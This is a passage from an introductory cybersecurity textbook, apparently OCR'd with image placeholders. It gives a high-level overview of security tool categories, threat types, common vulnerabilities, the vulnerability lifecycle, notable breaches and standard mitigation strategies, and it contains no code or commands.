
Analyzing malware helps researchers understand its behavior.

- **Static Analysis:** Examining code without running it. (Tool: IDA Pro, Ghidra)
- **Dynamic Analysis:** Running malware in a sandbox to observe its behavior. (Tool: Cuckoo Sandbox)
- **Use Case:** Security researchers use Ghidra to reverse engineer ransomware and develop a decryption tool.


4.8 Password Security Tools

Weak passwords are a major vulnerability. Tools are used to audit and strengthen password security.

- **Examples:**
  - **John the Ripper** – password cracking.
  - **Hashcat** – GPU-based cracking.
  - **KeePass/LastPass** – password managers for safe storage.
- **Use Case:** An organization audits employee passwords with John the Ripper to ensure compliance with strong password policies.




4.9 Wi-Fi Security Tools




Wi-Fi networks are common attack targets. Tools help identify misconfigurations and vulnerabilities.


- **Examples:**
  - **Air crack-ng –** wireless key cracking.



  - **Kismet** – wireless network detector.



- **Wireshark** – packet analysis.



- **Use Case:** A penetration tester uses Aircrack-ng to evaluate Wi-Fi encryption strength at a client's office.

4.10 Digital Forensics Tools

Digital forensics is about collecting and analyzing evidence after a cyber incident.

- **Examples:**
  - **FTK (Forensic Toolkit) –** full forensic suite.
  - **Autopsy/Sleuth Kit –** open-source forensic analysis.
  - **Volatility** – memory forensics.
- **Use Case:** Law enforcement uses Autopsy to recover deleted files from a suspect's hard drive.

4.11 Techniques Used in Cybersecurity

Beyond tools, professionals rely on techniques to strengthen defenses.

- **Vulnerability Scanning –** Identifying weaknesses before attackers do.
- **Patch Management –** Regular updates to close security gaps.
- **Threat Hunting –** Proactively looking for hidden threats.
- **Incident Response –** Steps to contain, mitigate, and recover from attacks.

4.12 Case Study: Using Tools Together

Imagine a company hit by ransomware:

1. IDS detects unusual traffic.
2. Firewall blocks outbound connections.
3. SIEM correlates logs to identify the source.
4. Forensics tools analyze affected systems.
5. Patch management is enforced to prevent reoccurrence.

This demonstrates the importance of **using multiple tools in combination.**

Summary

Cybersecurity tools and techniques form the frontline of defense against modern threats. From firewalls to forensic tools, professionals must understand how to deploy and integrate them effectively. Tools alone cannot guarantee security, but combined with knowledge, processes, and human expertise, they provide a strong shield against attackers.

Chapter 5: Cyber Threats & Vulnerabilities

Introduction

Every digital system faces risks in the form of **threats** and **vulnerabilities**.

- A **threat** is any potential danger that can exploit a weakness.
- A **vulnerability** is a flaw or weakness in a system that makes it susceptible to attack.
- An **attack** occurs when a threat actor actively exploits a vulnerability.

Understanding threats and vulnerabilities is the foundation of cybersecurity defense. This chapter explores the types of threats, common vulnerabilities, and how organizations mitigate these risks.

5.1 Understanding Cyber Threats

Cyber threats come in many forms, ranging from malware to human-based attacks. Threats may be **internal** (disgruntled employees, careless users) or **external** (hackers, cybercriminals, nation-states).

Categories of Cyber Threats:

1. **Malware** – Malicious software like viruses, worms, trojans, ransomware, spyware.
2. **Phishing Attacks** – Fraudulent emails or messages that trick users into revealing sensitive information.
3. **Denial of Service (DoS/DDoS)** – Flooding a service with traffic to make it unavailable.
4. **Man-in-the-Middle (MITM) Attacks** – Intercepting communication between two parties.
5. **Insider Threats** – Employees or contractors misusing access for malicious purposes.
6. **Advanced Persistent Threats (APTs)** – Long-term, targeted attacks often sponsored by nation-states.


5.2 Common Vulnerabilities


Vulnerabilities may exist at different levels: hardware, software, network, and human.


Examples:

- **Software Vulnerabilities**: Unpatched systems, buffer overflows, SQL injection flaws.
- **Network Vulnerabilities**: Open ports, weak Wi-Fi encryption, misconfigured firewalls.
- **Hardware Vulnerabilities**: Firmware bugs, supply-chain backdoors (e.g., Spectre, Meltdown).
- **Human Vulnerabilities**: Weak passwords, lack of awareness, falling for phishing.

Real Example: The 2017 Equifax breach was caused by an **unpatched vulnerability** in Apache Struts software.




Physical Vulnerabilities
Configuration-Based Vulnerabilities
Software-based vulnerabilities
Social Engineering Vulnerabilities
Network Protocol Vulnerabilities
Network Security Vulnerabilities
Insider Threats
Wireless Network Vulnerabilities
Operational and Procedural Vulnerabilities
Cloud and Virtualization Vulnerabilities
IoT
IoT and Device Vulnerabilities
Endpoint


SQL Injection
Security Misconfiguration
XSS (Cross Site Scripting)
XML External Entities
Common Web Application Vulnerabilities
Remote Command Execution
Broken Access Control
Path Traversal
Sensitive Data Exposure
Broken Authentication


Different types of security vulnerabilities
Unpatched software
Misconfiguration
Weak credentials
Easy-to-phish users
Trust relationship
Compromised credentials
Malicious insider
Missing/Poor Encryption

5.3 Exploiting Vulnerabilities

Attackers use **exploits**—pieces of code or tools—that take advantage of vulnerabilities.

- **Zero-Day Exploit:** Targets a vulnerability unknown to the vendor, leaving no time to patch.
- **Exploit Kits:** Collections of pre-built attacks available on the dark web.
- **Privilege Escalation:** Exploiting vulnerabilities to gain higher-level access.

5.4 Threat Actors

Who are the people behind cyber threats?

1. **Hacktivists** – motivated by ideology (e.g., Anonymous).
2. **Cybercriminals** – motivated by financial gain.
3. **Insiders** – employees or contractors with malicious intent.
4. **Nation-States** – government-backed groups focusing on espionage and cyberwarfare.
5. **Script Kiddies** – inexperienced attackers using ready-made tools.

5.5 The Vulnerability Lifecycle


1. **Discovery** – A researcher or attacker finds a vulnerability.
2. **Disclosure** – Reported to the vendor (responsible disclosure) or leaked publicly.
3. **Exploit Release** – Attackers weaponize the vulnerability.
4. **Patch Release** – Vendor issues a fix.
5. **Mitigation** – Organizations apply the patch or workaround.


Important: The time between discovery and patching is when systems are **most at risk**.

5.6 Common Attack Vectors

- **Email Attachments & Links** – phishing, ransomware delivery.
- **Web Applications** – SQL injection, cross-site scripting (XSS).

- **Social Engineering** – manipulating people to gain access.
- **Removable Media** – infected USB drives.
- **Cloud Vulnerabilities** – insecure APIs, misconfigured storage buckets.





Common types of attack vectors

Akamai

5.7 Assessing and Managing Vulnerabilities

Organizations use vulnerability management to identify and reduce risks.

- **Vulnerability Scanning Tools:** Nessus, OpenVAS, Qualys.
- **Patch Management:** Regular software updates.
- **Configuration Management:** Secure baselines for systems.
- **Risk Assessment:** Prioritizing vulnerabilities based on severity (CVSS score).

5.8 Case Studies

- **WannaCry Ransomware (2017):** Exploited an unpatched Windows vulnerability (EternalBlue). Impacted hospitals, banks, and businesses globally.
- **SolarWinds Supply Chain Attack (2020):** Nation-state actors compromised software updates, infiltrating thousands of organizations.
- **Facebook Data Leak (2019):** Misconfigured database exposed millions of user records.

5.9 Mitigation Strategies

- Regular **patching** and **updates**.
- **Network segmentation** to limit spread of attacks.
- **User training** to reduce human error.
- **Backup and disaster recovery plans** to recover from ransomware.
- **Multi-factor authentication (MFA)** to prevent account takeover.

Summary

